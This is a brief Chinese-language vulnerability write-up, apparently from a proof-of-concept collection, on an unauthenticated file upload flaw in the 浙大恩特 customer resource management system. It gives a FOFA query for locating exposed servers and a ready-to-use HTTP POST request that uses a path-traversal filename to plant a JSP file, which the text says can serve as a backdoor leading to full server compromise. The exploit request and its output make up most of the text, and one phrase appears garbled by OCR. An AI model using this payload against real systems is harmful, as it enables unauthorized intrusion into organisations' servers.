
Z1-3浙大恩特-客户资源管理系统-文件上传

漏洞描述：

浙大恩特客户资源管理系统中/entsoft/CrmBasicAction.entcrm接口处存在文件上传漏洞，未经身份认证的攻击者可以上传任意后门文件，最终可导致服务器失陷。

网站图片：



网络测绘：

fofa语法：

FOFA：app="浙大恩特客户资源管理系统"

漏洞复现：

payload：


```
POST /entsoft/CrmBasicAction.entcrm?method=zipFileUpload&c_transModel=old HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.2657.7 Safari/537.36
Accept-Encoding: gzip
Connection: close
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary5iALAXlSiqxJXrhK

------WebKitFormBoundary5iALAXlSiqxJXrhK
Content-Disposition: form-data; name="file"; filename="../../qaz.jsp"
Content-Type: application/zip

<% out.println("Hello, World!"); %>
------WebKitFormBoundary5iALAXlSiqxJXrhK--
```

效果图:

回想了完整路径
验证



Hello, World!